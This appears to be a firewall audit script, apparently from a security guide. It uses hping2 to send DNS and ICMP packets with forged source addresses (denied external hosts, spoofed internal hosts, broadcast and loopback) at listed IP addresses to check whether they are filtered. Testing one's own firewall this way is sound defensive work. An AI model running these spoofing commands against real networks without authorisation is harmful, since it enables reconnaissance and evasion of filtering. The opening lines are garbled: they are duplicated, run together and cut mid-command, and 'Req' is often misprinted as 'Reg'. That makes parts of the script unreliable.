hping2 # # Audi hping2 hping2	-n -V -a 83.65.78.83 -Z -c 3 -2 -p 53 -e Audit-dec2-Denied-DNS -d 21 192.168.201.50 -n -V -a 83.65.78.83 -Z -c 3 -2 -p 53 -e Audit-Internal-DNS-Denied-DNS -d 29 192.168.1.10 t Spoofed Source IP DNS Traffic -n -V -a 210.56.47.11 -Z -c 3 -2 -p 53 -e Audit-dec0-Spoofed-DNS -d 22 210.56.47.11 -n -V -a 210.56.47.11 -Z -c 3 -2 -p 53 -e Audit-dec1-Spoofed-DNS -d 22 192.168.200.20 -n -V -a 192.168.200.20 -Z -c 3 -2 -p 53 -e Audit-dec1-Spoofed-DNS -d
hping2 # # Audi hping2 hping2	-n -V -a 83.65.78.83 -Z -c 3 -2 -p 53 -e Audit-dec2-Denied-DNS -d 21 192.168.201.50 -n -V -a 83.65.78.83 -Z -c 3 -2 -p 53 -e Audit-Internal-DNS-Denied-DNS -d 29 192.168.1.10 t Spoofed Source IP DNS Traffic -n -V -a 210.56.47.11 -Z -c 3 -2 -p 53 -e Audit-dec0-Spoofed-DNS -d 22 210.56.47.11 -n -V -a 210.56.47.11 -Z -c 3 -2 -p 53 -e Audit-dec1-Spoofed-DNS -d 22 192.168.200.20

hping2 -n -V -a 210.56.47.11 -Z -c 3 -2 -p 53 -e Audit-dec2-Spoofed-DNS -d 22 192.168.201.50 hping2 -n -V -a 192.168.201.50 -Z -c 3 -2 -p 53 -e Audit-dec2-Spoofed-DNS -d 22 192.168.201.50 hping2 -n -V -a 210.56.47.11 -Z -c 3 -2 -p 53 -e Audit-Internal-DNS-Spoofed-DNS -d 30 192.168.1.10 hping2 -n -V -a 192.168.1.10 -Z -c 3 -2 -p 53 -e Audit-Internal-DNS-Spoofed-DNS -d 30 192.168.1.10 # # Audit Broadcast (255) DNS Traffic hping2 -n -V -a 255.255.255.255 -Z -c 3 -2 -p 53 -e Audit-dec0-Broadcast-255-DNS -d 28 210.56.47.11 hping2 -n -V -a 255.255.255.255 -Z -c 3 -2 -p 53 -e Audit-dec1-Broadcast-255-DNS -d 28 192.168.200.20 hping2 -n -V -a 255.255.255.255 -Z -c 3 -2 -p 53 -e Audit-dec2-Broadcast-255-DNS -d 28 192.168.201.50 hping2 -n -V -a 255.255.255.255 -Z -c 3 -2 -p 53 -e Audit-Internal-DNS-Broadcast-255-DNS -d 36 192.168.1.10 # # Audit Loopback (127.0.0.1) DNS Traffic hping2 -n -V -a 127.0.0.1 -Z -c 3 -2 -p 53 -e Audit-dec0-Loopback-DNS -d 23 210.56.47.11 hping2 -n -V -a 127.0.0.1 -Z -c 3 -2 -p 53 -e Audit-dec1-Loopback-DNS -d 23 192.168.200.20 hping2 -n -V -a 127.0.0.1 -Z -c 3 -2 -p 53 -e Audit-dec2-Loopback-DNS -d 23 192.168.201.50 hping2 -n -V -a 127.0.0.1 -Z -c 3 -2 -p 53 -e Audit-Internal-DNS-Loopback-DNS -d 31 192.168.1.10 **************** # Audit Denied Inbound ICMP Traffic # Audit Unauthorized Source ICMP Traffic hping2 -n -V -a 83.65.78.83 -Z -c 3 -1 -C 8 -K 0 -e Audit-dec0-Denied-Echo-Req -d 26 210.56.47.11 hping2 -n -V -a 83.65.78.83 -Z -c 3 -1 -C 8 -K 0 -e Audit-dec1-Denied-Echo-Reg -d 26 192.168.200.20 hping2 -n -V -a 83.65.78.83 -Z -c 3 -1 -C 8 -K 0 -e Audit-dec2-Denied-Echo-Req -d 26 192.168.201.50 # hping2 -n -V -a 83.65.78.83 -Z -c 3 -1 -C 17 -K 0 -e Audit-dec0-Denied-Mask-Req -d 26 210.56.47.11 hping2 -n -V -a 83.65.78.83 -Z -c 3 -1 -C 17 -K 0 -e Audit-dec1-Denied-Mask-Req -d 26 192.168.200.20 hping2 -n -V -a 83.65.78.83 -Z -c 3 -1 -C 17 -K 0 -e Audit-dec2-Denied-Mask-Req -d 26 192.168.201.50 # # Audit Spoofed Source ICMP Traffic hping2 -n -V -a 210.56.47.11 -Z -c 3 -1 -C 8 -K 0 -e Audit-dec0-Spoofed-Echo-Req -d 27 210.56.47.11 hping2 -n -V -a 210.56.47.11 -Z -c 3 -1 -C 8 -K 0 -e Audit-dec1-Spoofed-Echo-Req -d 27 192.168.200.20 hping2 -n -V -a 192.168.200.20 -Z -c 3 -1 -C 8 -K 0 -e Audit-dec1-Spoofed-Echo-Reg -d 27 192.168.200.20 hping2 -n -V -a 210.56.47.11 -Z -c 3 -1 -C 8 -K 0 -e Audit-dec2-Spoofed-Echo-Reg -d 27 192.168.201.50

```
hping2 -n -V -a 192.168.201.50 -Z -c 3 -1 -C 8 -K 0 -e Audit-dec2-Spoofed-
       Echo-Reg -d 27 192.168.201.50
hping2 -n -V -a 210.56.47.11 -Z -c 3 -1 -C 17 -K 0 -e Audit-dec0-Spoofed-
      Mask-Req -d 27 210.56.47.11
hping2 -n -V -a 210.56.47.11 -Z -c 3 -1 -C 17 -K 0 -e Audit-dec1-Spoofed-
      Mask-Reg -d 27 192.168.200.20
hping2 -n -V -a 192.168.200.20 -Z -c 3 -1 -C 17 -K 0 -e Audit-dec1-Spoofed-
      Mask-Req -d 27 192.168.200.20
hping2 -n -V -a 210.56.47.11 -Z -c 3 -1 -C 17 -K 0 -e Audit-dec2-Spoofed-
      Mask-Req -d 27 192.168.201.50
hping2 -n -V -a 192.168.201.50 -Z -c 3 -1 -C 17 -K 0 -e Audit-dec2-Spoofed-
      Mask-Reg -d 27 192.168.201.50
# Audit Broadcast (255) ICMP Traffic
hping2 -n -V -a 255.255.255.255 -Z -c 3 -1 -C 8 -K 0 -e Audit-dec0-Broadcast-
       255-Echo-Req -d 33 210.56.47.11
hping2 -n -V -a 255.255.255.255 -Z -c 3 -1 -C 8 -K 0 -e Audit-dec1-Broadcast-
      255-Echo-Req -d 33 192.168.200.20
hping2 -n -V -a 255.255.255.255 -Z -c 3 -1 -C 8 -K 0 -e Audit-dec2-Broadcast-
       255-Echo-Reg -d 33 192.168.201.50
#
hping2 -n -V -a 255.255.255.255 -Z -c 3 -1 -C 17 -K 0 -e Audit-dec0-
      Broadcast-255-Mask-Reg -d 33 210.56.47.11
hping2 -n -V -a 255.255.255.255 -Z -c 3 -1 -C 17 -K 0 -e Audit-dec1-
      Broadcast-255-Mask-Req -d 33 192.168.200.20
hping2 -n -V -a 255.255.255.255 -Z -c 3 -1 -C 17 -K 0 -e Audit-dec2-
       Broadcast-255-Mask-Req -d 33 192.168.201.50
# Audit Loopback (127.0.0.1) ICMP Traffic
hping2 -n -V -a 127.0.0.1 -Z -c 3 -1 -C 8 -K 0 -e Audit-dec0-Loopback-Echo-
      Req -d 28 210.56.47.11
hping2 -n -V -a 127.0.0.1 -Z -c 3 -1 -C 8 -K 0 -e Audit-dec1-Loopback-Echo-
      Req -d 28 192.168.200.20
hping2 -n -V -a 127.0.0.1 -Z -c 3 -1 -C 8 -K 0 -e Audit-dec2-Loopback-Echo-
      Reg -d 28 192.168.201.50
#
hping2 -n -V -a 127.0.0.1 -Z -c 3 -1 -C 17 -K 0 -e Audit-dec0-Loopback-Mask-
      Reg -d 28 210.56.47.11
hping2 -n -V -a 127.0.0.1 -Z -c 3 -1 -C 17 -K 0 -e Audit-dec1-Loopback-Mask-
      Reg -d 28 192.168.200.20
hping2 -n -V -a 127.0.0.1 -Z -c 3 -1 -C 17 -K 0 -e Audit-dec2-Loopback-Mask-
       Reg -d 28 192.168.201.50
# End Script
```